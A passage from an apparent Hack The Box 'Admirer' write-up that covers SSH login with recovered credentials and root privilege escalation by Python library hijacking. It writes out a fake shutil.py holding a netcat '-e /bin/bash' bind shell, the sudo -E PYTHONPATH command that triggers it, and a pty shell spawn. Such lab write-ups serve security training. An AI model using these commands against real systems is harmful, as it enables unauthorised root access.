
And finally we run the query successfully.
and just click on select to get the table content

And i got waldo user password. and i can login with ssh now finally with the creds.
Login as waldo

Got user.txt
1
2
3
waldo@admirer:~$ cat user.txt
c80---------------------------66a
waldo@admirer:~$
Privilege escalation to root
Root is pretty straight forward
Running sudo -l tells us that the user waldo can run a script
1
2
3
4
5
6
7
waldo@admirer:~$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
and it can set PATH as root .
/opt/scripts/admin_tasks.sh
1
2
3
4
5
6
7
8
9
10
11
12
waldo@admirer:~$ sudo /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option:
It has the same interface that we have on admin-tasks.php but extended one.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
#!/bin/bash

view_uptime()
{
    /usr/bin/uptime -p
}

view_users()
{
    /usr/bin/w
}

view_crontab()
{
    /usr/bin/crontab -l
}

backup_passwd()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/passwd to /var/backups/passwd.bak..."
        /bin/cp /etc/passwd /var/backups/passwd.bak
        /bin/chown root:root /var/backups/passwd.bak
        /bin/chmod 600 /var/backups/passwd.bak
        echo "Done."
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_shadow()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/shadow to /var/backups/shadow.bak..."
        /bin/cp /etc/shadow /var/backups/shadow.bak
        /bin/chown root:shadow /var/backups/shadow.bak
        /bin/chmod 600 /var/backups/shadow.bak
        echo "Done."
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_db()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running mysqldump in the background, it may take a while..."
        #/usr/bin/mysqldump -u root admirerdb > /srv/ftp/dump.sql &
        /usr/bin/mysqldump -u root admirerdb > /var/backups/dump.sql &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}


# Non-interactive way, to be used by the web interface
if [ $# -eq 1 ]
then
    option=$1
    case $option in
        1) view_uptime ;;
        2) view_users ;;
        3) view_crontab ;;
        4) backup_passwd ;;
        5) backup_shadow ;;
        6) backup_web ;;
        7) backup_db ;;

        *) echo "Unknown option." >&2
    esac

    exit 0
fi


# Interactive way, to be called from the command line
options=("View system uptime"
         "View logged in users"
         "View crontab"
         "Backup passwd file"
         "Backup shadow file"
         "Backup web data"
         "Backup DB"
         "Quit")

echo
echo "[[[ System Administration Menu ]]]"
PS3="Choose an option: "
COLUMNS=11
select opt in "${options[@]}"; do
    case $REPLY in
        1) view_uptime ; break ;;
        2) view_users ; break ;;
        3) view_crontab ; break ;;
        4) backup_passwd ; break ;;
        5) backup_shadow ; break ;;
        6) backup_web ; break ;;
        7) backup_db ; break ;;
        8) echo "Bye!" ; break ;;

        *) echo "Unknown option." >&2
    esac
done

exit 0
Its a pretty clean bash-script.There is function called backup_web()
1
2
3
4
5
6
7
8
9
10
backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}
Which is running a file called backup.py whci is in the same dir as scripts
1
2
3
4
5
6
7
8
9
10
11
12
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
Its using the module shutil and there is a function call of function make_archive.
Python path hijacking
The blogs that helped me
https://rastating.github.io/privilege-escalation-via-python-library-hijacking/
https://medium.com/@klockw3rk/privilege-escalation-hijacking-python-library-2a0e92a45ca7
So what can we do to get root from it …..
Well we know that we can set path as root so we can also set PYTHONPATH as root. since we can run the script admin_tasks.sh as root and also the bash script is running the backup.py so it will run as root itself.And we will create a python file containing netcat bind shell and we will set the PYTHONPATH to the dir where our custom shutil.py is located.And then run the script with the option 6 which will run the backup.py and backup.py will find the file shutil.py in its PATH.
Now Since we changed the PYTHONPATH to /home/waldo/newpath and It will execute our custom shutil.py that contains reverse-shell.And we will get a shell as root
It is our current PYTHONPATH
Current Path
1
2
waldo@admirer:/opt/scripts$ python3 -c 'import sys;print(sys.path)'
['', '/usr/lib/python35.zip', '/usr/lib/python3.5', '/usr/lib/python3.5/plat-x86_64-linux-gnu', '/usr/lib/python3.5/lib-dynload', '/usr/local/lib/python3.5/dist-packages', '/usr/lib/python3/dist-packages']
Setting the PATH
i created a new-dir called newpath
1
2
3
waldo@admirer:~$ ls
newpath  user.txt
waldo@admirer:~$
And in newpath i just made a new file called shutil.py .
1
2
waldo@admirer:~/newpath$ ls
shutil.py
shutil.py
1
2
import os
os.system("nc -lvp 4444 -e /bin/bash")
And if we run
1
waldo@admirer:~/newpath$ sudo -E PYTHONPATH=$(pwd) /opt/scripts/admin_tasks.sh 6
1
2
3
waldo@admirer:~/newpath$ sudo -E PYTHONPATH=$(pwd) /opt/scripts/admin_tasks.sh 6
Running backup script in the background, it might take a while...
waldo@admirer:~/newpath$ listening on [any] 4444 ...
Now on our machine
1
➜  Desktop nc 10.10.10.187 4444
and after a moment we got a reverse shell as root.
1
2
3
4
5
waldo@admirer:~/newpath$ sudo -E PYTHONPATH=$(pwd) /opt/scripts/admin_tasks.sh 6
Running backup script in the background, it might take a while...
waldo@admirer:~/newpath$ listening on [any] 4444 ...
10.10.14.43: inverse host lookup failed: Host name lookup failure
connect to [10.10.10.187] from (UNKNOWN) [10.10.14.43] 58986
Got shell as root
On our netcat
1
2
3
➜  Desktop nc 10.10.10.187 4444
whoami
root
Now its better to spawn a tty shell.
1
2
python -c 'import pty;pty.spawn("/bin/bash")'
root@admirer:~/newpath#
Got root.txt
1
2
3
4
root@admirer:/root# cat root.txt
cat root.txt
e18---------------------------190
root@admirer:/root#
And we pwned it …….
If u liked the writeup.Support a Poor Student to Get the OSCP-Cert on BuymeaCoffee
If you want to get notified as soon as i upload something new to my
blogSo just click on the bell icon you are seeing on the right side – > and allow pushnotification
Resources
| Topic | Url |
|---|---|
| Adminer-database Manager | https://www.foregenix.com/blog/serious-vulnerability-discovered-in-adminer-tool |
| Adminer-Database Manager | https://sansec.io/research/adminer-4.6.2-file-disclosure-vulnerability |
| Configuration of Mysql | https://support.rackspace.com/how-to/install-mysql-server-on-the-ubuntu-operating-system/ |
| Configuration of Mysql | https://www.digitalocean.com/community/tutorials/how-to-allow-remote-access-to-mysql |
| Configuration of Mysql | https://www.digitalocean.com/community/tutorials/how-to-create-a-new-user-and-grant-permissions-in-mysql |
| Python Path Hijacting | https://rastating.github.io/privilege-escalation-via-python-library-hijacking/ |
| Python Path Hijacking | https://medium.com/@klockw3rk/privilege-escalation-hijacking-python-library-2a0e92a45ca7 |